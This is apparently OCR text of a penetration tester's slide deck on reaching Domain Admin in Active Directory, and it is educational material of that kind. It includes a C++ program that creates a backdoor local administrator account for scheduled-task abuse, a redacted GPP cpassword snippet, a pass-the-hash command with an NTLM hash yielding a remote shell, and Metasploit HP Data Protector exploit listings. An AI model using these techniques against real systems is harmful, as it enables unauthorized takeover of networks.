
All roads lead to Domain Admin

Adéla Haníková

Whoami

- Mathematician – mathematical methods of information security
- Penetration tester at AEC a.s.
- Not a domain admin




Basic concepts

- AD – Active Directory
- DC – Domain Controller
- DA – Domain Admin
- LA – Local Admin
- Hash

Two ways


- Indirect process
  - Domain user → local administrator → domain administrator
- Direct success



LA – local escalation


- Unencrypted computer with Windows 7

LA – local escalation



LA – local escalation

- Scheduled tasks



LA – local escalation

- Scheduled tasks

```cpp
#include <iostream>
#include <cstdlib>
#include <windows.h>

using namespace std;

int main() {
    system("net user aecpt Heslo1234 /add");
    Sleep(3000);
    system("net localgroup administrators aecpt /add");

    return 0;
}
```

LA – escalation

- SYSVOL & Group Policy Preferences


```
<Groups clsid="{3125E[redacted]4FC6D24D26}"><User clsid="{DF5F[redacted]
D9BDE98BA1D1}" name="Administrator (předdefinované)" image="2" changed="2012-04-11 10:57:01"
uid="{10A9C[redacted]252B0AAA91}" userContext="0" removePolicy="0"><Properties
action="U" newName="" fullName="Lokalni admin" description="stroje"
cpassword="pXicNC22clt[redacted]ytUWcDRafYBW6TdzgTQ" changeLogon="0" noChange="0"
neverExpires="1" acctDisabled="0" subAuthority="[redacted]ADMIN" userName="Administrator
(předdefinované)"/></User>
```

LA – escalation

- SYSVOL & Group Policy Preferences
- MS14-025


LA – escalation

- Passwords in plaintext on SMB shares
- *.bat; *.cmd; *.vbs; *.ps1; ...



What‘s next?

- Extract hashes (passwords)



What‘s next?

- Extract hashes (passwords)
- Pass the hash


```
root@kali:~# pth-winexe -U Administrator%d7a2630a9ecc4aff186fc03070888283:480d1d
426fe52721b915e7870c9e1a8f //192.168.52.151 cmd.exe
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

Direct methods

- Already seen
  - Password of domain admin in plaintext on share
  - SYSVOL & Group Policy Preferences

Exploitation of a server

- HP Data Protector – port 5555




Exploitation of a server

- HP Data Protector – port 5555

```
msf > search Protector

Matching Modules
================

   Name                                                Disclosure Date  Rank       Check  Description
   ----                                                ---------------  ----       -----  -----------
   auxiliary/admin/hp/hp_data_protector_cmd            2011-02-07       normal     No     HP Data Protector 6.1 EXEC_CMD Command Execution
   auxiliary/dos/hp/data_protector_rds                 2011-01-08       normal     No     HP Data Protector Manager RDS DOS
   exploit/linux/misc/hp_data_protector_cmd_exec       2011-02-07       excellent  No     HP Data Protector 6 EXEC_CMD Remote Code Execution
   exploit/multi/misc/hp_data_protector_exec_integutil 2014-10-02       great      Yes    HP Data Protector EXEC_INTEGUTIL Remote Code Execution
   exploit/windows/misc/hp_dataprotector_cmd_exec      2014-11-02       excellent  Yes    HP Data Protector 8.10 Remote Command Execution
   exploit/windows/misc/hp_dataprotector_crs           2013-06-03       normal     Yes    HP Data Protector Cell Request Service Buffer Overflow
   exploit/windows/misc/hp_dataprotector_dtbclslogin   2010-09-09       normal     Yes    HP Data Protector DtbClsLogin Buffer Overflow
   exploit/windows/misc/hp_dataprotector_encrypted_comms 2016-04-18     normal     Yes    HP Data Protector Encrypted Communication Remote Command Execution
